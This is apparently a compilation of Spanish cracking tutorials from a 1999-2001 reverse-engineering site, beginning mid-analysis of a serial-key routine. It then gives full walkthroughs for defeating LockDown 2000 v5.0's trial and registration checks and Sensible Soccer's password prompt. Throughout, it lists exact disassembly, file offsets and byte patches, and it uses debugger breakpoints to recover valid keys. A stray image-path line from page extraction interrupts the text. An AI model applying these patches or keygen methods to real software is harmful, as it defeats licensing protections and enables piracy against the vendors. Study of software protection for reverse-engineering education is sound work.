:10001FD4 8B45F8 mov eax, dword ptr [ebp-08]
:10001FD7 803800 cmp byte ptr [eax], 00
:10001FDA 0F85D6000000 jne 100020B6
:10001FE0 8A45EE mov al, byte ptr [ebp-12]
:10001FE3 8065F600 and byte ptr [ebp-0A], 00
:10001FE7 8845F4 mov byte ptr [ebp-0C], al
```

```
:10001FEA 8A45EF mov al, byte ptr [ebp-11]
:10001FED 8845F5 mov byte ptr [ebp-0B], al
:10001FF0 8D45F8 lea eax, dword ptr [ebp-08]
:10001FF3 6A10 push 00000010
:10001FF5 50 push eax
:10001FF6 8D45F4 lea eax, dword ptr [ebp-0C]
:10001FF9 50 push eax
:10001FFA E809240000 call 10004408
```

la rutina `:10004408` analiza el cuarto y quinto digito (nuestro caso es `12345-678909-8765`), el resultado obtenido lo guarda en
la localidad de memoria `0064EB68 = 00000005` (esto es igual al segundo digito de nuestro par)
la localidad de memoria `0064EB66 = 00000001` (si el primer digito de nuestro par es 2)
la localidad de memoria `0064EB72 = 00000001` (si el primer digito de nuestro par es 4)
la localidad de memoria `0064EB67 = 00000001` (si el primer digito de nuestro par es 8)

```
:10001FFF 8B4DF8 mov ecx, dword ptr [ebp-08]
:10002002 83C40C add esp, 0000000C
:10002005 803900 cmp byte ptr [ecx], 00
:10002008 0F85A8000000 jne 100020B6
:1000200E 8B7518 mov esi, dword ptr [ebp+18]
:10002011 8AC8 mov cl, al
:10002013 83E11F and ecx, 0000001F
:10002016 8B7D1C mov edi, dword ptr [ebp+1C]
:10002019 890E mov dword ptr [esi], ecx
:1000201B 8AC8 mov cl, al
:1000201D 80E120 and cl, 20
:10002020 8B5D20 mov ebx, dword ptr [ebp+20]
:10002023 80F920 cmp cl, 20
:10002026 6A0A push 0000000A
:10002028 0F94C1 sete cl
:1000202B 880F mov byte ptr [edi], cl
:1000202D 8AC8 mov cl, al
:1000202F 80E140 and cl, 40
:10002032 80F940 cmp cl, 40
:10002035 0F94C1 sete cl
:10002038 2480 and al, 80
:1000203A 880B mov byte ptr [ebx], cl
:1000203C 8B4D24 mov ecx, dword ptr [ebp+24]
:1000203F 3C80 cmp al, 80
:10002041 0F94C0 sete al
:10002044 8801 mov byte ptr [ecx], al
:10002046 8D45F8 lea eax, dword ptr [ebp-08]
:10002049 50 push eax
:1000204A 8D856CFFFFFF lea eax, dword ptr [ebp+FFFFFF6C]
:10002050 50 push eax
:10002051 E896210000 call 100041EC
```

la rutina :100041EC analiza la segunda seccion (nuestro caso es 12345-678909-8765), el resultado obtenido lo guarda en la localidad de memoria 0064EBFC = 000A5BFD este numero es el exadecimal del numero decimal 678909

```
:10002056 8B4D0C mov ecx, dword ptr [ebp+0C]
:10002059 83C40C add esp, 0000000C
:1000205C 8901 mov dword ptr [ecx], eax
:1000205E 8B45F8 mov eax, dword ptr [ebp-08]
:10002061 803800 cmp byte ptr [eax], 00
:10002064 7550 jne 100020B6
:10002066 8D45F8 lea eax, dword ptr [ebp-08]
:10002069 6A10 push 00000010
:1000206B 50 push eax
:1000206C 8D852CFFFFFF lea eax, dword ptr [ebp+FFFFFF2C]
:10002072 50 push eax
:10002073 E890230000 call 10004408
```

la rutina :100041EC analiza la tercer seccion (nuestro caso es 12345-678909-8765), el resultado obtenido lo guarda en la localidad de memoria 0064EA30 = 00008765

```
:10002078 894518 mov dword ptr [ebp+18], eax
:1000207B 8B45F8 mov eax, dword ptr [ebp-08]
:1000207E 83C40C add esp, 0000000C
:10002081 803800 cmp byte ptr [eax], 00
:10002084 7530 jne 100020B6
|
```

hasta aqui, la entrega se ha hecho sin error, ahora hay que ver que condiciones deben cumplir cada resultado obtenido, eso se desarrolla en la rutina siguiente

```
|
:10002086 8B4524 mov eax, dword ptr [ebp+24]
:10002089 8A00 mov al, byte ptr [eax]
:1000208B 50 push eax
:1000208C 8A03 mov al, byte ptr [ebx]
:1000208E 50 push eax
:1000208F 8A07 mov al, byte ptr [edi]
:10002091 50 push eax
:10002092 8B4514 mov eax, dword ptr [ebp+14]
:10002095 FF36 push dword ptr [esi]
:10002097 8A00 mov al, byte ptr [eax]
:10002099 50 push eax
:1000209A 8B4510 mov eax, dword ptr [ebp+10]
:1000209D FF30 push dword ptr [eax]
:1000209F 8B450C mov eax, dword ptr [ebp+0C]
:100020A2 FF30 push dword ptr [eax]
:100020A4 E884FDFFFF call 10001E2D
:100020A9 0FB7C0 movzx eax, ax
:100020AC 83C41C add esp, 0000001C
:100020AF 394518 cmp dword ptr [ebp+18], eax
```

```
:100020B2 0F9445FF sete byte ptr [ebp-01]
:100020B6 8A45FF mov al, byte ptr [ebp-01]
:100020B9 5F pop edi
:100020BA 5E pop esi
:100020BB 5B pop ebx
:100020BC C9 leave
:100020BD C3 ret
|
```

En la rutina `:10001E2D` se juega un poco con los siguientes datos mediante 'algoritmos' un tanto inutiles

```
0167:0064E7D4 FD 5B 0A 00 02 A4 F5 FF-01 00 00 00 FE FF FF FF
0167:0064E7E4 23 00 00 00 05 00 00 00-00 00 00 00 01 00 00 00
0167:0064E7F4 00 00 00 00 7C E9 64 00-A9 20 00 10 FD 5B 0A 00
0167:0064E804 01 00 00 00 00 EB 64 00-05 00 00 00 00 EB 64 00
```

para asi poder obtener un numero 'magico' el cual es comparado con la tercer seccion de nuestra `KEY`, de esta forma vamos a obtener el numero de serie correcto, en mi caso tendria que cambiar 8765 por A207, para que la aplicacion no rechace el `KEY`, si pones un `BPX` en `100020AF` y checas el numero en `[ebp+18]` , veras la tercer seccion de tu `KEY`, y en el acumulador puedes obtener la tercer seccion correcta.

Hasta aqui ya podemos asegurar el triunfo, salvo un pequeño detalle que mencionare mas adelante, asi que vamos a concluir: la aplicacion sera registrada en dos pasos:

PRIMER PASO - Cambios en codigo muerto

Vamos a tener que efectuar ciertos cambios en el codigo de la aplicacion (en realidad, los cambios deben ser efectuados en la libreria de la aplicacion `bpsregwd.dll`), en algunos lugares estrategicos mediante algun editor hexagesimal

El primer cambio sera efectuado aqui

```
|
:1000228A 8B4D0C mov ecx, dword ptr [ebp+0C]
:1000228D 384DFF cmp byte ptr [ebp-01], cl
:10002290 0F857F010000 jne 10002415
|
```

cambiarlo por

```
|
:1000228A 8B4DFF mov ecx, dword ptr [ebp-01]
:1000228D 384DFF cmp byte ptr [ebp-01], cl
:10002290 0F857F010000 jne 10002415
|
```

no hay necesidad de explicarlo.

Este es el siguiente cambio

```
|
:100022B8 84C0 test al, al
:100022BA 7515 jne 100022D1
|
```

cambiarlo por

```
|
:100022B8 3AC0 cmp al, al
:100022BA 7515 jne 100022D1
|
```

este cambio tampoco hay porque explicarlo, a primera vista se ve porque hay que realizarlo.

El ultimo cambio en el codigo es el siguiente

```
|
:10002330 7470 je 100023A2
|
```

habra que cambiarlo por

```
|
:10002330 EB70 jmp 100023A2
|
```

tambien es logico el porque

Como pueden observar los cambio efectuados son para impedir que la aplicacion nos saque del camino correcto y termine con un letrerito 'Error en la Key...' o con este otro 'La aplicacion ha sido desbloqueada...' y al fin de cuentas no nos registre

SEGUNDO PASO - Cambios en caliente


Vamos a tener que correr la aplicacion con el SoftIce y hacer dos interrupciones en algunos lugares estrategicos, el primero ya lo mencionamos y sera para conocer la tercer seccion de nuestra `KEY`

Coloca un `BPX` en `100020AF` y checas el numero en `EAX`, dejas correr la aplicacion hasta que termine, corriges tu `KEY` y corres nuevamente la aplicacion, pero ahora con una interrupcion `BPX 10001C75`, aqui vamos a observar la localidad de memoria `[EBP+0C]` y le vamos a cambiar su valor a uno (`0x01h`)

```
|
```

```
:10001C75 55 push ebp
:10001C76 8BEC mov ebp, esp
:10001C78 53 push ebx
:10001C79 FF7514 push [ebp+14]
:10001C7C FF7510 push [ebp+10]
:10001C7F FF750C push [ebp+0C]
:10001C82 FF7508 push [ebp+08]
:10001C85 E81B000000 call 10001CA5
:10001C8A FF7514 push [ebp+14]
:10001C8D 8AD8 mov bl, al
:10001C8F FF7510 push [ebp+10]
|
```

de esta forma todo marchara bien y podremos asegurar que le quitamos los BUGS a esta aplicacion



La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001	
Programa:	**LockDown 2000 v5.0**

PROTECCION:	Periodo de evaluacion limitado a 10 dias y retardo al inicio		
Descripcion:	Escudo de proteccion en internet contra intrusos no invitados		
Dificultad:	Novato.		
DOWNLOAD:	http://LockDown.com/secure.html		
Herramientas:	GetTyp v2.60, ProcDump32 v1.6.2, Softice v4.0, W32dasm98, HexPert v3.0.05		
CRACKER:	**Fantomas**	**FECHA:**	05/07/2001

INTRODUCCION

Este analisis esta basado en el tutorial que presento Gohan para el LockDown v7.0, tal vez no haya mucho que aprender, pero para aquellos como yo, que no tengan la version 7.0 y si a 5.0, y quieran practicar (que es la base del aprendisaje), he aqui otra version, que a pesar de ser ligeramente diferente a la v7.0 el mecanismo utilizado por Gohan es aplicable

Gracias Gohan.

AL ATAKE

Ante la imposibilidad de cargar la aplicacion con `W32dasm98`, supondremos que posiblemente se encuentre `empacada` y antes de empezar a destripar la aplicacion, vamos a analizarla con el `GetTyp 2.60` y obtenemos lo siguiente

```
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
- --- # GetTyp 2.60 # ----------------- # Copyright (c) 1997-99 by PHaX # ---
- --- # phax@writeme.com # ---------------------- # http://surf.to/phax # ---
- ------------------------------------------------------ # free edition # ---

- [LockDown2000.exe] -----
DOS executable file - 622592 bytes

Portable executable (starting at 256 for 622336 bytes)
Packer: PKLite32 1.1
Calculated entrypoint: 80384 / 00013A00h (RVA: 001E4000h)
Required CPU type: 80386
Requires any version of Win32
File is executable
Line numbers stripped from file
Local symbols stripped from file
32 bit word machine
Linker version: 2.25
Objects (object align = 00001000h):

etc, etc, etc.
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

Ahora utilizaremos `ProcDump32` para poder desempacarlo y una vez hecho esto, ahora si vamonos con el `W32dasm98`

Lo primero que haremos, sera quitar esa rutina de retardo que se aplica al inicio, asi que buscaremos alguna cadena de texto que contenga la palabra `Sleep` y encontramos varios e inclusive encontramos un `SleepEx`, esto va a dificultar un poco la tarea

Vamos entonces con el `Softice` y ponemos dos interrupciones `bpx Sleep` y `bpx SleepEx,` de esta forma cazaremos la primer rutina de retardo con `Sleep,` y lo que estabamos esperando aparece en la direccion :004C73F6 veamos

```
|
:004C73E3 8BF0 mov esi, eax
:004C73E5 EB14 jmp 004C73FB
|
* Referenced by a Conditional Jump at Address :004C7402
|
:004C73E7 6A00 push 00000000
:004C73E9 E826DFFEFF call 004B5314
:004C73EE 8BF0 mov esi, eax
:004C73F0 47 inc edi
:004C73F1 68E8030000 push 000003E8
|
* Reference To: KERNEL32.Sleep, Ord:0000h
|
:004C73F6 E835FBF3FF Call 00406F30
|
* Referenced by a Unconditional Jump at Address :004C73E5
```

```
|
:004C73FB 85F6 test esi, esi
:004C73FD 7D05 jge 004C7404
:004C73FF 83FF0A cmp edi, 0000000A
:004C7402 7CE3 jl 004C73E7
|
* Referenced by a Conditional Jump at Address :004C73FD
|
:004C7404 85F6 test esi, esi
:004C7406 7C36 jl 004C743E
|
```

y para evitar esta rutina vamos a saltarla desde `:004C73E5` hasta `:004C7404` mediante el siguiente cambio:

`:004C73E5 JMP 004C73FB` cambia a `:004C73E5 JMP 004C7404`

asi que en el OffSet `000C69E5` pondremos `EB 1D`

Bueno ahora si podemos correr la aplicacion varias veces mientras hacemos pruebas, sin que nos esten demorando.

Ahora cargamos la aplicacion con el `W32dasm98` nos vamos al menu `Refs`, y despues al submenu `String Data References,` buscamos la cadena de texto `LD2KReg.ini` y le damos dos veces con el mouse, inmediatamente nos manda a la direccion

```
|
* Possible StringData Ref from Code Obj ->"LD2KReg.ini"
|
:004A45FF B97C464A00 mov ecx, 004A467C
:004A4604 B201 mov dl, 01
:004A4606 A1FC9B4700 mov eax, dword ptr [00479BFC]
:004A460B E89456FDFF call 00479CA4
:004A4610 8BD8 mov ebx, eax
:004A4612 6A00 push 00000000
:004A4614 8D45FC lea eax, dword ptr [ebp-04]
:004A4617 50 push eax
|
* Possible StringData Ref from Code Obj ->"Register"
|
:004A4618 B990464A00 mov ecx, 004A4690
|
* Possible StringData Ref from Code Obj ->"Register"
|
:004A461D BA90464A00 mov edx, 004A4690
:004A4622 8BC3 mov eax, ebx
:004A4624 8B30 mov esi, dword ptr [eax]
:004A4626 FF16 call dword ptr [esi]
:004A4628 8BC3 mov eax, ebx
:004A462A E8EDE9F5FF call 0040301C
:004A462F 8D45F8 lea eax, dword ptr [ebp-08]
:004A4632 E8F9F9FFFF call 004A4030
:004A4637 8B55F8 mov edx, dword ptr [ebp-08]
:004A463A 8B45FC mov eax, dword ptr [ebp-04]
:004A463D E816FAF5FF call 00404058
:004A4642 7504 jne 004A4648
:004A4644 B301 mov bl, 01
:004A4646 EB02 jmp 004A464A
|
* Referenced by a Conditional Jump at Address :004A4642
|
:004A4648 33DB xor ebx, ebx
|
* Referenced by a Unconditional Jump at Address :004A4646
```

```
|
:004A464A 33C0 xor eax, eax
:004A464C 5A pop edx
:004A464D 59 pop ecx
:004A464E 59 pop ecx
:004A464F 648910 mov dword ptr fs:[eax], edx
:004A4652 686C464A00 push 004A466C
|
* Referenced by a Unconditional Jump at Address :004A466A
|
:004A4657 8D45F8 lea eax, dword ptr [ebp-08]
:004A465A BA02000000 mov edx, 00000002
:004A465F E870F6F5FF call 00403CD4
:004A4664 C3 ret
|
```

observen que antes de salir de esta rutina, existe un salto condicional que modifica algunos parametros, este salto se encuentra en la direccion `:004A4642`, la diferencia entre saltar o no saltar es que en el primer caso el registro `EBX` se iguala a cero en el otro caso se iguala a uno, esta es la bendera que se utiliza para validar el registro de la aplicacion, asi que cambiaremos

`:004a4642 75 04` por `:004a4642 75 00`

y todo arreglado

La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa:	**Sensible Soccer v1.1**

PROTECCION:	Burlar el ingreso del password.		
Descripcion:	Viejo juego de fútbol para DOS.		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://juegomania.metropoli2000.net/		
Herramientas:	Softice, W32dasm y Editor Hexadecimal.		
CRACKER:	Saccopharynx	**FECHA:**	02/10/2001

INTRODUCCION

Hola a todos: Este es mi primer tutorial de cracking y estoy seguro que no el último. Es por eso que quiero agradecer a: **Karpoff**, por tanta dedicación a este sitio; **Dek_Oin** y **Black Fenix**, por sus excelentes tutoriales; **Pr@FeSoR X**, por el gran trabajo realizado con sus compilaciones, y también al resto de los crackers que aportan material al sitio. A ti, quién estás leyendo esto, como yo he leído por ahí, te digo: "**escribe tutoriales para que el conocimiento no se pudra en tu cabeza**". La información es **PODER.** De nosotros depende que todo esto sea posible. Basta de chachara y...

AL ATAKE

INTRO

Bueno después de leer y practicar en base a varios tutoriales, decidí hacer algo por cuenta propia. Pero mi primer tutorial debería ser algo especial, por lo menos para mi, ya que no me conformaría con un simple cracking igual a cualquiera que haya leído, porqué sino demostraría que no he aprendido nada y que me estoy copiando. A la vez debería seleccionar una victima acorde a mi nivel, que por ahora esta lejos del de un experto. Entonces como dice arriba la víctma fue el **Sensible Soccer v 1.1.**

PRESENTANDO A LA VICTIMA

Es un viejo juego para DOS del año 1993. No es gran cosa pero le tengo un cariño especial. Por error una vez lo borré del disco rígido junto con el crack, y luego no lo conseguí por ningún lugar. Un día se me ocurrió buscarlo en internet y conseguí el juego en el sitio arriba mencionado. Pero había un problema, el juego lo conseguí, pero no los passwords para ingresar a él ni el crack. Entonces que mejor que crackearlo yo para ir tomando experiencia. En un principio parecía una víctima fácil, pero no fue así. Sigan leyendo y verán porqué.

MANOS A LA OBRA

Básicamente se me presentaron 2 problemas antes de poder crackearlo:

1) El empaquetado:

Abrí el **soc.exe** (ejecutable del juego) con el **W32dasm,** y como se trata de un juego de DOS, en lugar de las APIs de las DLLs, utiliza interrupciones. La interrupción típica para salir nuevamente al DOS es la 21, servicio 4c. Por lo tanto en el código debería econtrar las líneas:

```
         mov ah, 4c
       int 21
```

Pero no fue así. En ningún lugar del código existían estas líneas. Entonces ¿qué estaba pasando?. Ataqué por otro lado: Con el viejo y querido Norton Comander de DOS apreté F3 para ver si encontraba alguna pista en **soc.exe**. Y así fue. Cerca del encabezado de este ejecutable se puede leer **pklite** y **pkware.** Pkware es al empresa que desarrolló el famoso **pkzip**, pero hasta entonces desconocía que era el **pklite.**

Busqué en internet y descubrí que **pklite** es un compresor de **EXEs** que a diferencia del **pkzip** y del **winzip** comprime los ejecutables pero estos se pueden seguir ejecutando, reduciendo enórmemente su tamaño. Existen dos versiones de **pklite,** una para DOS y otra para Windows. Se pueden descargar de:

www.pkware.com
o de
ftp.pkware.com

Para este caso necesitamos la de DOS. Usamos el mismo **pklite** para descomprimir al archivo **soc.exe** y vemos que su tamaño se incrementó casi en un 300%. Ahora si, volvemos a abrir el **soc.exe** (ya descomprimido) con el **W32dasm** y buscamos donde se utiliza la interrupción 21, servicio 4c. Y siiiiiiiiii. Encontramos que se está usando en 3 lugares.

A esta altura se preguntarán porqué buscar por la interrupción 21, función 4c. Es simple: Cuando ingresamos mal el password 3 veces, salimos al DOS, entonces, mi intención es investigar el código cercano a estas líneas (las dos de arriba), en cada uno de los tres lugares en donde aparecen, para encontrar algún salto sospechoso y cambiarlo para evitar salir al DOS. Bueno, no pierdan tiempo los saltos sospechosos no están cerca de estas interrupciones. Debemos descubrir estos saltos de una forma más fácil. Luego veremos como. Programa desempacado, primer problema resuelto.

2) La memoria convencional:

La mejor forma de poder descubrir donde están los saltos que debemos parchear para burlar el ingreso del password es usando el SoftICE. Para eso debemos correr el Sensible Soccer desde Windows. El problema de este juego es que requiere mucha memoria convencional libre (aproximadamente 590 Kb.). Cuando abría una ventana de DOS desde Windows y ejecutaba **mem /c/p** no podía lograr tener más de 550 Kb. Tenía bien configurado el **config.sys** y el **autoexec.bat**, pero no podía saber que pasaba. De esta forma no podía debuggear el juego porque cuando ejecutaba **soc.exe** desde la ventana de DOS al no tener 590 Kb. de memoria, el juego volvía al DOS si poder ejecutarlo. Entonces mis alternativas eran las siguientes:

A) Bootear con un diskette de arranque y debuggear el juego con un debugger de DOS.

B) Intentar de alguna manera tener más de 590 Kb.

A) Los debuggers de DOS me parecieron todos muy malos comparados con el SoftICE. Con ninguno pude lograr debuggear el juego. Ni siquiera con el SoftICE de DOS versión 2.80, porque el patch para procesadores PENTIUM no me fucionó. Resignado tuve que optar por la opción B, si o si.

B) Investigué nuevamente que pasaba. Cuando ejecutaba **mem /c/p** noté que el **himem.sys** ocupaba en la memoria 46 preciosos Kbs., los cuales me venian bárbaros. Pero lo más sorprendete es que el tamaño del himem.sys es de 33 Kb. (en disco). Entoncés ¿Por qué ocupaca más en memoria? Busqué en internet hasta llegar a una página de Microsoft, en la cual me enteré que esto que me pasaba era un BUG de Windows 95 OSR2 (versión Spanish y otras más).

Según esta página de Microsoft la versión en inglés no presenta el problema. Afortunadamente había un patch para bajar. Lo bajé, lo corrí, reinicie, y logré tener por primera vez en la historia de mi computadora, **610 Kb**. libres de memoria convencional DESDE DE WINDOWS. Este patch actualiza el IO.SYS (para poder acceder a memoria alta en MS-DOS). Con este patch instalado el **himem.sys** solo ocupa **1 Kb**. en memoria. Si alguién tiene problemas de memoria aquí les dejo mi autoexec.bat, config.sys y el link de donde bajar el patch para solucionar el problema del himem.sys.

Mi Autoexec.bat:

path=c:\borlandc\bin;c:\nc;c:\nu;c:\windows\command;c:\tc\bin;

```
mode con codepage prepare=((850) C:\WINDOWS\COMMAND\ega.cpi)
mode con codepage select=850
PROMPT $p$g
@echo off
C:\WINDOWS\COMMAND\CHOICE CARGO EL SOFT-ICE /t:n,5
if errorlevel 2 goto SEGUIR
e:\SOFTICE\WINICE.EXE
:SEGUIR
```

Mi Config.sys:

```
device=c:\windows\himem.sys
devicehigh=c:\windows\emm386.exe noems I=e000-efff
dos=high,umb
devicehigh=c:\windows\command\drvspace.sys /move
devicehigh=C:\WINDOWS\COMMAND\display.sys con=(ega,,1)
Country=054,850,C:\WINDOWS\COMMAND\country.sys
```

Link del patch:

http://support.microsoft.com/support/kb/articles/q170/4/56.asp
(De aquí deberán bajar el archivo **Iosysspa.exe** si tienen la versión en español de Windows 95).

Algunas versiones de Windows 98 presentan el mismo problema. Antes de instalar el patch asegurarase de que el **himem.sys** ocupa más de 1 Kb. en memoria. Problema resuelto.

Ahora por fin al cracking. Cómo dije antes, tenemos que averiguar donde están los saltos que debemos parchear para burlar el ingreso del password. Bien:

1) Abrimos una ventana de DOS y vamos al directorio donde instalamos el juego, y lo ejecutamos tipeando **soc.exe** seguido de enter.

2) Cuando llegamos a la pantalla de ingreso del password, tipeamos cualquier password y antes de dar enter presionamos CTRL+D para ir al SoftICE. Aparecemos cerca de las direcciones de memoria:

```
3ff1:0401     ec              IN AL, DX
3ff1:0402     2408            AND AL,08
3ff1:0404     74fb            JZ 0401
.
.
.
3ff1:0457     C706255F000A    MOV WORD PTR [5F25], 0A00 (*)
```

Quiero aclarar que estas direcciones no se corresponden directamente con las de W32Dasm. No son las mismas. No se porqué. Si alguien lo sabe por favor dígamelo. Por lo tanto para localizarlas en W32Dasm, y poder estudiar el código, busqué la cadena: **MOV WORD PTR [5F25], 0A00**

La cuarta aparición de esta cadena es la misma de la dirección **3ff1:0457**. Como se observa, las direcciones de memoria no se ven iguales en SoftICE y W32Dasm:

```
:0004.60D1 EC                    in al, dx
:0004.60D2 2408                  and al, 08
:0004.60D4 74FB                  je 60D1
:0004.60D6 B85036                mov ax, 3650
:0004.60D9 8ED8                  mov ds, ax
:0004.60DB C70604006000          mov word ptr [0004], 0060
:0004.60E1 C70608005F00          mov word ptr [0008], 005F
:0004.60E7 C7060C008000          mov word ptr [000C], 0080
:0004.60ED C70610000900          mov word ptr [0010], 0009
:0004.60F3 C70600000A00          mov word ptr [0000], 000A
:0004.60F9 9A0E21AB2F            call 2FAB:210E
:0004.60FE B85036                mov ax, 3650
:0004.6101 8ED8                  mov ds, ax
:0004.6103 C70600000000          mov word ptr [0000], 0000
:0004.6109 C70604006A00          mov word ptr [0004], 006A
:0004.610F C70608006000          mov word ptr [0008], 0060
:0004.6115 C70624001038          mov word ptr [0024], 3810
:0004.611B C7062000295F          mov word ptr [0020], 5F29
:0004.6121 C70622005036          mov word ptr [0022], 3650
:0004.6127 C706255F000A          mov word ptr [5F25], 0A00
:0004.612D 9ABB04F71B            call 1BF7:04BB
:0004.6132 8B1E145E              mov bx, [5E14]
:0004.6136 BAD403                mov dx, 03D4
:0004.6139 B00C                  mov al, 0C
:0004.613B 8AE7                  mov ah, bh
:0004.613D EF                    out dx, ax
:0004.613E FEC0                  inc al
:0004.6140 8AE3                  mov ah, bl
:0004.6142 EF                    out dx, ax
:0004.6143 8136145E0040          xor word ptr [5E14], 4000
:0004.6149 C70600000000          mov word ptr [0000], 0000
:0004.614F 9A9E0C040E            call 0E04:0C9E
:0004.6154 C7062068FFFF          mov word ptr [6820], FFFF
:0004.615A A10000                mov ax, word ptr [0000]
:0004.615D 0BC0                  or ax, ax
:0004.615F 7503                  jne 6164
:0004.6161 E960FF                jmp 60C4
```

SoftICE: 3ff1:0457
W32Dasm: 0004.6127

Ya localizamos el código en el W32Dasm. Ahora vamos a analizarlo. También podemos analizarlo en Softice, pero nos conviene en W32Dasm para obtener los OFFSETS donde aplicaremos los parches de forma más rápida. Un poco más abajo podemos ver el siguiente código:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.615F(C)
|
:0004.6164 833E00007F            cmp word ptr [0000], 007F
:0004.6169 7426                  je 6191
:0004.616B 833E00000D            cmp word ptr [0000], 000D
:0004.6170 743C                  je 61AE
:0004.6172 833E3B5F11            cmp word ptr [5F3B], 0011
:0004.6177 7503                  jne 617C
:0004.6179 E948FF                jmp 60C4
```

En la línea 0004.616B hay una comparación contra el caracter D en hexa. D en hexa es 13, y el 13 en ascii es el ENTER. Esto quiere decir que cuando damos enter en la pantalla del password se produce un salto a la dirección 61AE:

0004.6170 743c je 61AE

Vamos hasta esta dirección y vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.6170(C)
|
:0004.61AE B85036                mov ax, 3650
:0004.61B1 8ED8                  mov ds, ax
:0004.61B3 C7062068FEFF          mov word ptr [6820], FFFE
:0004.61B9 8B0E3B5F              mov cx, [5F3B]
:0004.61BD 0BC9                  or cx, cx
:0004.61BF 7503                  jne 61C4
:0004.61C1 E9EAFB                jmp 5DAE
```

en la línea 0004.61BD hay un OR. Este OR compara que nuestro password no sea solo un enter (o sea tenga al menos 1 caracter o el largo sea mayor a cero). Si es solo un ENTER no comprueba si el password es válido o no, y asume que no lo es produciendo u salto a 0004.5DAE (nos hace ingresar el password otra vez). Pero si ingresamos algo vemos que continua en 0004.61C4:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.61BF(C)
|
:0004.61C4 BE295F                mov si, 5F29
:0004.61C7 800420                add byte ptr [si], 20
:0004.61CA 46                    inc si
:0004.61CB E2FA                  loop 61C7
:0004.61CD C60400                mov byte ptr [si], 00
:0004.61D0 8E060424              mov es, [2404]
:0004.61D4 BE295F                mov si, 5F29
:0004.61D7 8B3E3D5F              mov di, [5F3D]
:0004.61DB 8B0E3B5F              mov cx, [5F3B]
:0004.61DF F3                    repz
:0004.61E0 A6                    cmpsb
:0004.61E1 7403                  je 61E6
:0004.61E3 E9C8FB                jmp 5DAE



* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.61E1(C)
|
:0004.61E6 C7062068FDFF          mov word ptr [6820], FFFD
:0004.61EC CB                    retf
```

Entre la líneas 0004.61D4 y 0004.61E0 se compara nuestro password con el correcto. Si lo ingresamos mal saltamos al mismo lugar que si hubiésemos dado solo ENTER (jmp 5DAE) . Pero si el password es el correcto vemos que salta a: **0004.61E6**. Entonces debemos invertir este último salto. ¿Cómo? Es fácil.

Primero debemos ubicar el OFFSET donde se produce el salto dentro del archivo. Para esto hacemos doble click sobre la línea 0004.61E1. Veremos abajo de todo, en el W32Dasm, que este offset es:

000361E1h

Una vez que tenemos el offset debemos abrir soc.exe con un editor hexadecimal e ir a este offset. Yo use el HexWorkShop, pero cuando fui hasta el offset indicado (Edit->goto), descubrí que el código no era el mismo. No se porqué los offsets no se corresponden de W32Dasm a HexWorkShop con este juego. Por lo tanto no recomiendo buscar por offset para crackear este juego. La mejor alternativa es buscar por código. El código es la segunda columna en el W32Dasm (la que está

despues de las direcciones de memoria). Osea si queremos invertir el salto de la posición de memoria 0004.61E1 busquemos en el editor hexadecimal la cadena:

7403E9C8FBC706 (Edit->Find->Hexa)

Ahora si, lo único que nos falta es cambiar el 74 al principio de esta cadena por un EB, para saltar siempre hacia adelante a la dirección :0004.61E6. Podemos cambiar 74 (je->salta si es igual) por 75 (jne->salta si no es igual) pero si algún día ingresamos el password correcto por casualidad, lo tomará como inválido. Pero al cambiar por EB (jmp->salto incondicional) siempre entrará. Luego de hacer estos cambios los guradamos y listo.

Y para pulirlo más podemos modificar el salto para cuando le damos solamente enter sin ingresar el password. Aquí el cambio es un poco más complicado. El salto que hay que cambiar es el de la posición:

0004.61BF 7503 jne 61C4

